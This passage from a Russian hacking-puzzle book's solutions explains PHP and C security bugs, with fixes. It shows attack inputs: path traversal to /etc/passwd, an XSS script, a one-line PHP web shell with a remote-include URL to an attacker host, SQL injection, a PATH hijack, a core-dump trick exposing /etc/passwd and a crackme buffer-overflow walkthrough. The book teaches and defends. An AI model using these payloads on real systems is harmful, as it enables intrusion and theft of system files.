Для этого в PHP существуют две функции: `escapeshellcmd (string $command)` и `escapeshellarg (string $arg)`. Если вставить одну из них в код до вызова функции `system()`, то все специальные символы будут проэкранированы слэшами. Дополнительно можно отредактировать файл `php.ini`, установив значение параметра `magic_quotes_gpc` в `On`, в результате PHP будет автоматически экранировать данные, получаемые методами GET и POST.

**Вторая ошибка.** Переменная `$file` поступает от пользователя, который вполне может присвоить ей такое значение:

```
script?file=../../../../../../../../etc/passwd%00
```

В итоге функция `fopen()` будет выполнена следующим образом:

```
fopen("../../../../../../../../../../etc/passwd%00.php");
```

По аналогии с языком Perl эта ошибка называется "ядовитый null-байт" (poison NULL byte). В PHP нуль-байт не воспринимается как конец строки, однако функции системы/ядра, которым передается строка на обработку, написаны на Си, а в нем нуль-байт означает конец строки, следовательно, строка обрежется до `"../../../../../../../../etc/passwd"` и будет открыт на чтение файл `/etc/passwd`. Избавиться от этой ошибки можно так же, как и в предыдущем случае, экранированием потенциально опасных символов функциями `escapeshellcmd($file)` или `escapeshellarg($file)`. Стоит отметить, что эта ошибка не столь актуальна в наше время, т. к. после версии PHP 4.0.3.pl1 возможность исполнения этой ошибки была устранена.

**Третья ошибка.** Очевидно, данный фрагмент представляет собой код гостевой книги. Входящие запросы `$_POST[nick]`, `$_POST[mail]` и `$_POST[msg]` не проверяются, что создает благоприятную почву для осуществления атаки XSS (от Cross Site Scripting — межсайтовый скриптинг).

### ***Ламеру на заметку***

Вообще по логике название "Cross Site Scripting" следует сокращать до CSS. Однако, чтобы не путать эту аббревиатуру с каскадными стилями таблиц (Cascading Style Sheets — CSS), решили ввести для обозначения атаки аббревиатуру XSS. Впрочем, аббревиатура CSS в применении к межсайтовому скриптингу все равно часто встречается в различной литературе и в интернет-ресурсах.

Например, злоумышленник может ввести в одно из этих полей такую строку:

```
<script>alert('You are dudez!');</script>
```

В итоге все, кто зайдет на страницу гостевой книги, увидят сообщение "You are dudez!". Поэтому, чтобы защитить код от этой атаки, неплохо было бы для начала добавить ограничение на число вводимых символов, например, так:

```
// ник до 13 символов
$nick=substr($_POST[nick],0,13);
// mail до 30 символов
$mail=substr($_POST[mail],0,30);
// сообщение до 1000 символов
$msg= substr($_POST[msg],0,1000);
```

После этого необходимо исключить возможность ввода тегов пользователем, что можно сделать с помощью функции `htmlspecialchars (string $str)`, которая заменяет специальные символы (кавычки, знаки "больше", "меньше" и др.) на их HTML-эквиваленты (`&quot;`, `&gt;`, `&lt;`, ...):

```
$nick=htmlspecialchars($nick);
$mail=htmlspecialchars($mail);
$msg=htmlspecialchars($msg);
```

**Четвертая ошибка.** Она называется "include-bug". Функция `include()` (и ее аналог `include_once()`) позволяет прикреплять к PHP-коду дополнительные модули на PHP. Если переменную `$file` не определить в конструкции `switch`, то злоумышленник может ей присвоить свой модуль. Для этого он должен создать на своем хосте PHP-файл с каким-нибудь деструктивным кодом или веб-шеллом, вот пример такого простейшего веб-шелла (назовем его `shell.php`):

```
<?php
system($_GET["cmd"]);
?>
```

После этого он может передать в параметре к скрипту адрес своего веб-шелла с нужной командой, например, так:

```
http://www.victim.com/script.php?file=http://hackersite.ru/shell.php?cmd=
cat /ect/passwd
```

В результате будет показано содержимое файла `/ect/passwd` сервера `www.victim.com`.

Избавиться от этой ошибки можно, если добавить в конструкцию `switch` блок `default`, чтобы переменная была определена в любом случае:

```
default:
$file="index.php"; // по умолчанию откроется главная страница
break;
```

Или можно просто переписать код без использования переменной `$file`:

```
switch (isset($_GET[id]))
{
case news:
include("news.php");
break;
case soft:
include("soft.php");
break;
...
}
```

**Пятая ошибка.** Она называется "SQL-injection". Если пользователь присвоит переменной `$user` какое-нибудь известное имя, например `admin`, а переменной `$pass` следующее значение:

```
1' or '1'='1
```

то переменная `$sql` примет такой вид:

```
SELECT * FROM USERS WHERE username='admin' AND password='1' or '1'='1'
```

Таким образом, данный SQL-запрос всегда возвратит "истину", т. к. условие `or '1'='1'`, всегда "истина" ("1" равно "1") и переменная `$ok`, которая очевидно используется где-то далее в коде, примет значение, равное единице.

## 5.5. Шпион CORE

В файл `core` автоматически сбрасывается образ памяти процесса в случае аварийного его завершения. Если в этот момент в памяти окажется содержимое `/etc/passwd`, то он также скопируется в `core`. Поэтому поступим следующим образом. Откроем на чтение файл `/etc/passwd` и скопируем его содержимое в память, после чего создадим какую-нибудь аварийную ситуацию, например, переполнение буфера. После аварийного завершения программы в образовавшемся файле `core` можно будет обнаружить содержимое `/etc/passwd` (рис. II.5.5).

В листинге II.5.5 показана реализация этого способа на Си. Исходный код можно найти также на прилагаемом компакт-диске в каталоге `\PART II \Chapter5\5.5`.

Компиляция осуществляется следующей командной строкой:

```
# gcc coredump.c -o coredump
```

```

Файл: core          Ст: 0          65536 байт          8x
.....t.....h.....I.....U.....t.....
h.....h.....l.....&.....U.....U.....x.....j.hx.....E.....E
.P.u.N.....E.E.....u.0.....E.....u.u.....u.....
h.....E.P.u.....v.U.SR.....i.....P.u.j.....l.....U.....S.....
.....t.v.....u.Xll.U.....l.....U.SR.....i.f.....v.G.....l.....
...../etc/passwd.aaaaaaaaaaaaaaaaaaaaaaaa.....
.....l.0.....0.....0pP.....
0.....t.0.....0&.....00.0.....
0.....P.....(.....0.....p.....
.....k.0.....P.....H.....0.....
..0.....0.....0.....0.....0.....root:x:0:0:root:/
root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
1Помощь 2НеПерен3Выход 4Hex 5Строка 6Рег.Выр 7Поиск 8Сырой 9НеФормат10Выход

```

Рис. II.5.5. Содержимое /etc/passwd в файле core (вид из Midnight Commander)

**Листинг II.5.5. Исходный код "шпионящей" программы**

```

#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char buf[1]; /* Выделяем буфер в стеке размером 1 байт */
    char *egg;
    int fd;
    size_t length;
    struct stat file_info;
    /* Открываем файл /etc/passwd на чтение */
    fd=open("/etc/passwd", O_RDONLY);
    /* Определяем размер файла */
    fstat (fd, &file_info);
    length=file_info.st_size;
    /* Выделяем буфер в куче */
    egg=(char *)malloc(length);
    /* Перемещаем файл в выделенный буфер */
    read (fd, egg, length);
    /* Закрываем дескриптор файла */
    close (fd);
}

```

```
/* Переполняем буфер в стеке */  
strcpy(buf, "aaaaaaaaaaaaaaaaaaaaa");  
return 0;  
}
```

## 5.6. Mr. Smith

Работа функции `cool_function()` заключается в следующем. Ей передается слово `word`, которое затем ищется с помощью утилиты `grep` в стандартном словаре Linux `/usr/share/dict/words`. Если слово найдено в словаре, то создается темповый файл `/tmp/import`. "Дыры" в функции очевидны. Во-первых, возможно переполнение буфера (`char comm[256]`). Во-вторых, функция `system()` работает без всяких проверок, из-за чего ей можно передать любую, в том числе вредоносную, строку на выполнение в оболочке системы. В-третьих, неправильно создается временный файл в каталоге `/tmp`, из-за чего хакер может заранее создать символическую или жесткую ссылку `/tmp/import` на любой другой файл в системе (такой класс ошибок еще называют "конкуренция доступа к каталогу `/tmp`"). В-четвертых, функция позволяет злоумышленнику осуществить взлом с помощью переменных окружения. Поиск утилиты `grep` в системе осуществляется согласно переменной окружения `PATH`, злоумышленник может изменить эту переменную таким образом, что будет запущена троянская версия `grep`. Например, если изменить переменную `PATH` таким образом:

```
$ export PATH="/tmp"
```

то поиск всех утилит будет осуществляться только в каталоге `/tmp`. И если `/tmp` окажется троянский `grep` (это может быть и просто shell-скрипт), то будет запущен именно он. Аналогичного результата злоумышленник может добиться манипуляцией переменной окружения `IFS`, которая предназначена для разбора слов в командной строке (по умолчанию разделителями являются символы пробела, табуляции и возврата каретки). Правда, современные оболочки, такие как `bash`, не используют эту переменную в своей работе, но под страхом все равно стоит.

Для устранения переполнения буфера будем выделять строку динамически с помощью `malloc()`. Чтобы в `system()` невозможно было передать "вредоносную" строку, будем проверять каждый символ слова на принадлежность только к буквенному алфавиту, для этого хорошо подходит функция стандартной библиотеки Си `isalpha()`. Для безопасного создания временного файла используем специальную атомарную функцию `mkstemp()`, которая создает временные файлы со случайными именами, что не дает возможности злоумышленнику предугадать имя файла и заранее создать символическую



или жесткую ссылку. Для этого функции нужно передать строку вида `/tmp/XXXXXX` (подробности см. в `man mkstemp`). Чтобы гарантированно быть уверенным, что переменные окружения не были изменены, следует перед запуском `grep` установить нужные переменные самостоятельно, это можно сделать с помощью функции `setenv()`, например, так:

```
setenv("PATH", "/bin:/usr/bin:/usr/local/bin", 1);
setenv("IFS", " \t\n", 1);
```

Перед вызовом этих функций следует удалить уже существующее окружение с помощью функции `clearenv()`.

Заново переписанная функция `cool_function()`, избавленная от всех багов, показана в листинге II.5.6.

#### Листинг II.5.6. Функция Neo, избавленная от багов

```
int cool_function(char *word) {
    size_t length;
    char *comm;
    int fd, ok, i;
    char filename[]="/tmp/XXXXXX";
    /* Проверка на "благонадежные" символы */
    for (i=0; word[i] != '\0'; i++) {
        if (isalpha(word[i]) == 0)
            return -1;
    }
    /* Выделяем строку динамически */
    length = strlen("grep -x ") + strlen(word) +
        strlen(" /usr/share/dict/words") + 1;
    comm = (char*) malloc(length);
    /* Устанавливаем нужные переменные окружения */
    clearenv()
    setenv("PATH", "/bin:/usr/bin:/usr/local/bin", 1);
    setenv("IFS", " \t\n", 1);
    /* Ищем слово в словаре */
    sprintf(comm, "grep -x %s /usr/share/dict/words", word);
    ok=system(comm);
    free(comm);
    /* Если слово найдено, создаем безопасный временный файл */
    if (!ok) {
        fd=mkstemp(filename);
    }

    return fd;
}
```

## 5.7. Рекомендация "специалиста"

Человек, называющий себя "специалистом по безопасности", совершенно безосновательно относит `strcmp` к опасным функциям и предлагает заменять ее на `strncmp`. Функция `strcmp` просто сравнивает две строки и не представляет никакой угрозы безопасности. Различие между `strncmp` и `strcmp` состоит в том, что первая сравнивает только `n` первых символов двух строк. К сожалению, часто в Интернете и даже в книгах по безопасности можно встретить такую нелепую рекомендацию. Что касается остальных четырех функций, то относительно них рекомендации специалиста совершенно справедливы.

## 5.8. Хитрая строчка (версия 1)

Если попробовать найти пароль с помощью дизассемблера или отладчика, то ничего не получится, т. к. пароль просто-напросто отсутствует в файле `linepass.exe`. Можно найти лишь ложные пароли, например `sklyaroff` и `ivan`. Как видно из листинга II.5.8, а, полученного с помощью дизассемблера IDA, эти два "пароля" просто сравниваются друг с другом. Это совершенно бессмысленная операция, следовательно, данные "пароли" являются всего лишь отвлекающими элементами в программе.

### Листинг II.5.8, а. "Пароли" сравниваются друг с другом

```
.text:00401044      mov     esi, offset aSklyaroff; "sklyaroff"
.text:00401049      mov     eax, offset aIvan; "ivan"
.text:0040104E
.text:0040104E loc_40104E:      ; CODE XREF: _main+40↓j
.text:0040104E      mov     dl, [eax]
.text:00401050      mov     bl, [esi]
.text:00401052      mov     cl, dl
.text:00401054      cmp     dl, bl
.text:00401056      jnz     short loc_401076
.text:00401058      test    cl, cl
.text:0040105A      jz      short loc_401072
.text:0040105C      mov     dl, [eax+1]
.text:0040105F      mov     bl, [esi+1]
.text:00401062      mov     cl, dl
.text:00401064      cmp     dl, bl
.text:00401066      jnz     short loc_401076
.text:00401068      add     eax, 2
.text:0040106B      add     esi, 2
.text:0040106E      test    cl, cl
```

```
.text:00401070          jnz      short loc_40104E
.text:00401072
.text:00401072 loc_401072:  ; CODE XREF: _main+2A↑j
.text:00401072          xor      eax, eax
.text:00401074          jmp      short loc_40107B
```

Начинающий хакер на этом закончит свои исследования, сделав вывод, что программа написана с ошибкой и нужную строку (пароль) подобрать невозможно. Однако настоящий хакер не успокоится. Несложно заметить, что программа содержит переполнение буфера. Если ввести в качестве пароля больше 12 символов, то программа "вылетит" с ошибкой. На рис. II.5.8, а показано, как после ввода строки из одних символов "А" (код 41h), управление было передано по непредвиденному адресу 0x41414141, что вызвало сбой.




Рис. II.5.8, а. Адрес, на который передается управление в результате переполнения буфера

Таким образом, если нам удастся подставить вместо этого адреса в строке адрес функции вывода "WOW! You are Cool Hacker! :)", то управление будет передано на нее. Определим адрес нужной строки с помощью IDA. Для этого найдем ее в окне **Strings window** (рис. II.5.8, б).

Двойной щелчок мышью по этой строке покажет ее месторасположение в секции данных `.data`. Перекрестная ссылка "DATA XREF: sub\_401020" ведет к функции, которая выводит данную строку (рис. II.5.8, в).




Рис. II.5.8, б. Нужная строка в окне Strings window дизассемблера IDA




Рис. II.5.8, в. Перекрестные ссылки на строку

Как видно, ссылка указывает на адрес 401020, который расположен в секции кода .text. Для перехода по перекрестной ссылке нужно дважды щелкнуть по ней мышью. Слева на рис. II.5.8, г видно, что фактически функция вывода строки начинается с адреса 0x401020, — именно этот адрес нам и надо передать в строке ввода.




Рис. II.5.8, г. Функция вывода строки

Сейчас определим саму строку, которую нужно передать программе, чтобы управление перешло по адресу 0x401020. Для этого введем сначала



на запрос строку, состоящую из всех букв латинского алфавита ABCDEFGHIJKLMNOPQRSTUVWXYZ. В сообщении об ошибке будет показано, коды каких букв попали в адрес возврата (в Windows XP для этого нужно щелкнуть "click here" в строке "To see what data this error report contains"). Из рис. II.5.8, д видно, что управление было передано по адресу 0x504f4e4d.




Рис. II.5.8, д. Адрес, на который передается управление после ввода строки, состоящей из всех букв алфавита

Код 50h является ASCII-кодом латинской буквы "P", код 4fh соответствует букве "O", коды 4eh и 4dh принадлежат соответственно буквам "N" и "M". Буквы в памяти располагаются в обратном порядке из-за особенности микропроцессоров Intel (младший байт по младшему адресу). Понятно, что вместо букв "MNO" мы должны подставить коды 0x20, 0x10, 0x40, чтобы управление было передано строке "WOW! You are Cool Hacker! :)". Эти коды можно ввести с помощью клавиши <Alt> и вспомогательной цифровой клавиатуры, единственное, их нужно предварительно перевести в десятичный вид (см. подробности в решении к задаче 3.1). На рис. II.5.8, е показан результат ввода строки с подставленным адресом на функцию вывода строки. Замечу, что коду 0x20 соответствует символ "пробел", поэтому во введенной строке получился разрыв.

Хотя строка "You are loser!" также появилась на экране, но за ней сразу выводится "WOW! You are Cool Hacker! :)", что и требовалось по условию задачи.




Рис. II.5.8, е. Функция вывода строки получила управление!

Исходный код программы `linepass.exe` показан в листинге II.5.8, е. Его можно также найти на прилагаемом компакт-диске в каталоге `\PART II\Chapter5\5.8`.

#### Листинг II.5.8, е. Исходный код программы `linepass.exe`

```
#include <stdio.h>
#include <string.h>
void Ok()
{
    char buf[10];
    gets(buf);
    printf("You are loser!\n");
}
void No()
{
    printf("WOW! You are Cool Hacker! :)\n");
}
int main(int argc, char* argv[])
{
    printf("Password:");
    Ok();
    if (!strcmp("ivan", "sklyaroff"))
        No();
    return 0;
}
```

## 5.9. Хитрая строчка (версия 2)

Как и в предыдущей задаче (см. решение к задаче 5.8), попытка поиска строки, которую нужно ввести в качестве аргумента командной строки с помощью дизассемблера или отладчика, не увенчается успехом, т. к. такая строка просто отсутствует в файле `linepass2.exe`. Можно только обнаружить ложные пароли вроде `sklyaroff` и `ivan`, которые призваны сбить исследователя с толку. Но и попытка подобрать строку через переполнение буфера для передачи на нужный адрес, как это мы делали в предыдущей задаче, также наталкивается на трудности. Какой бы длины строку мы ни вводили в качестве аргумента командной строки, программа ведет себя совершенно устойчиво, как будто ошибка переполнения отсутствует в файле. Как же тогда передать управление на нужный адрес программы? Начинающего хакера такая ситуация испугает и он уйдет плакать в подушку, сделав вывод, что нужную строку подобрать невозможно. Но настоящий хакер так просто не сдастся. Он откроет файл в дизассемблере и внимательно проанализирует код. И вот, что он там обнаружит, в самом начале (листинг II.5.9, а).

**Листинг II.5.9, а. Сравнение на присутствие трех символов x в начале строки**

```
.text:00401042 loc_401042:      ; CODE XREF: _main+A↑j
.text:00401042                push     ebx
.text:00401043                push     esi
.text:00401044                mov      esi, [esp+14h+arg_4]
.text:00401048                push     3                ; size_t
.text:0040104A                push     offset aXxx      ; char *
.text:0040104F                mov      eax, [esi+4]
.text:00401052                push     eax              ; char *
.text:00401053                call     _strncmp
.text:00401058                add      esp, 0Ch
